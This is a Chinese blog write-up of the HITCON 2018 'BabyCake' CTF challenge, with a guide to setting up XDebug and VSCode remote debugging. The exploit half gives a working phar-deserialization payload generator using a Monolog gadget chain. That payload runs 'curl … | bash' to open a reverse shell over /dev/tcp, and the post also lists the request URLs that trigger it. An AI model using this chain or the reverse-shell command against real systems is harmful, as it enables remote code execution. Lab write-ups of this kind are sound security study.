# HITCON 2018 BabyCake WriteUp && XDebug + VSCode远程调试

原创

youGuess28 于 2018-11-22 15:26:46 发布 938 收藏

分类专栏： WriteUp 环境配置




本文链接：https://blog.csdn.net/littlelittlebai/article/details/84339327




WriteUp 同时被 2 个专栏收录

12 篇文章 1 订阅

订阅专栏


环境配置

6 篇文章 0 订阅

订阅专栏

哦，终于把这道题目搞定了，写一下我的复现过程，主要是配了一下Xdebug的环境，因为手抖耽误了很多时间。

先贴一下docker：

`docker pull gaoxijiejie/babycake:version`

下载好之后运行指令为：

`docker run -id --name cake-xdebug -p 8080:80 -p 9009:9009 cake-xdebug /bin/bash`

(`xdebug`使用的端口是9009)

这个`docker`配了`XDebug`，首先贴一下配置过程。

（我是在虚拟机的`docker`里跑的`babycake`的服务，调试在物理机的`vscode`）

安装`Xdebug`：`apt-get install php-xdebug`，安装好之后会显示`xdebug.so`的路径

打开`/etc/php/7.0/apache2/php.ini`，在最后添加如下内容：


```
zend_extension = /*xdebug.so的路径*/
[XDebug]
xdebug.remote_enable = on
xdebug.remote_autostart = 1
xdebug.remote_host = 192.168.101.1 //物理机的ip
xdebug.remote_port = 9009  //
xdebug.auto_trace = 1
xdebug.idekey = XDEBUG_VSCODE //这个好像没用到
xdebug.remote_handler = dbgp  //好像没用到
xdebug.remote_log = /tmp/xdebug.log  //日志文件
```

重启`apache2`：`service apache2 restart`

接下来就是配置`vscode`，修改`launch.json`调试配置文件

```
{
    // 使用 IntelliSense 了解相关属性。
    // 悬停以查看现有属性的描述。
    // 欲了解更多信息，请访问: https://go.microsoft.com/fwlink/?linkid=830387
    "version": "0.2.0",
    "configurations": [
        {
            "name": "Listen for XDebug",
            "type": "php",
            "request": "launch",
            "stopOnEntry":true,
            "pathMappings": {"/var/www/html/": "${workspaceRoot}"},
            "port": 9009  //与php.ini对应
        },
        {
            "name": "Launch currently open script",
            "type": "php",
            "request": "launch",
            "program": "${file}",
            "cwd": "${fileDirname}",
            "pathMappings": {"/var/www/html/": "${workspaceRoot}"},
            "port": 9009
        }
    ]
}
```

之后在`vscode`中点击调试按钮，在浏览器中刷新页面，就可以捕捉到断点啦。



如果一直出问题，不能正常调试到话，可以看一下`xdebug.log`里到报错信息。
环境搭建到过程还是很简单的。`vscode`中要下载的`php-debug`插件，我在之前的文章里有写过，就不重复里。

接下来就是解题过程啦。
说一下整体思路：
服务器收到请求之后，会看一下这个`url`有没有被请求过，如果没有，那就请求这个`url`，并把返回的`head`和`body`写到`cache`里；如果有，那就去`cache`文件里，把页面内容读出来返回给客户端。

出问题的地方在：当是`post`方法的时候，会判断`post`的`data`值，如果`data`的第一个字符是`@`，最终会调用`file_get_contents`函数去请求`data`路径。
然后利用`phar://`伪协议在解压文件时存在反序列化的过程，加上`Monolog`存在的反序列化`RCE`漏洞，从而`getshell`。

gen.php

```
<?php

namespace Monolog\Handler
{
    class SyslogUdpHandler
    {
        protected $socket;
        function __construct($x)
        {
            $this->socket = $x;
        }
    }
    class BufferHandler
    {
        protected $handler;
        protected $bufferSize = -1;
        protected $buffer;
        # ($record['level'] < $this->level) == false
        protected $level = null;
        protected $initialized = true;
        # ($this->bufferLimit > 0 && $this->bufferSize === $this->bufferLimit) == false
        protected $bufferLimit = -1;
        protected $processors;
        function __construct($methods, $command)
        {
            $this->processors = $methods;
            $this->buffer = [$command];
            $this->handler = clone $this;
        }
    }
}

namespace{
    $cmd = "curl http://192.168.101.128/ |bash";
    //http://192.168.101.128的内容是bash -i >& /dev/tcp/192.168.101.1/1234 0>&1
    //128是虚拟机ip，1是物理机ip

    $obj = new \Monolog\Handler\SyslogUdpHandler(
        new \Monolog\Handler\BufferHandler(
            ['current', 'system'],
            [$cmd, 'level' => null]
        )
    );

    $phar = new Phar('exploit.phar');
    $phar->startBuffering();
    $phar->addFromString('test', 'test');
    $phar->setStub('<?php __HALT_COMPILER(); ? >');
    $phar->setMetadata($obj);
    $phar->stopBuffering();
}
```

上述脚本为生成恶意文件的脚本，该恶意文件在被`phar://`伪协议解析时，存在反序列化操作，出发`Monolog`的`RCE`。

依次访问：

```
http://192.168.101.128:8080/?url=http://x.x.x.x/exploit.phar
http://192.168.101.128:8080/?url=http://x.x.x.x/index.html&data[x]=@phar:///var/www/html/tmp/cache/mycache/192.168.101.1/90c2a3a6fc4d596265b8707463dcbfc9/body.cache
```

即反弹`shell`成功，`body.cache`的路径根据源码可以自己猜测到。

出问题的`addFile`函数：

```
FormData.php
public function addFile($name, $value)
    {
        $this->_hasFile = true;

        $filename = false;
        $contentType = 'application/octet-stream';
        if (is_resource($value)) {
            $content = stream_get_contents($value);
            if (stream_is_local($value)) {
                $finfo = new finfo(FILEINFO_MIME);
                $metadata = stream_get_meta_data($value);
                $contentType = $finfo->file($metadata['uri']);
                $filename = basename($metadata['uri']);
            }
        } else {
            $finfo = new finfo(FILEINFO_MIME);
            $value = substr($value, 1);
            $filename = basename($value);
            $content = file_get_contents($value);
            $contentType = $finfo->file($value);
        }
        $part = $this->newPart($name, $content);
        $part->type($contentType);
        if ($filename) {
            $part->filename($filename);
        }
        $this->add($part);

        return $part;
    }
```

?，每次都是做题目的时候想着赶快做出来，要好好写一个详细的`WriteUp`，把遇到的坑的写了。
等做出来之后发现，emm，我踩的那些坑都是写啥呀…
具体的代码审计过程就不写啦，可以单步调试一步一步看怎么执行到问题函数的。
不过，真正比赛时做这个题目的时候，我连函数哪跟哪都不知道啊…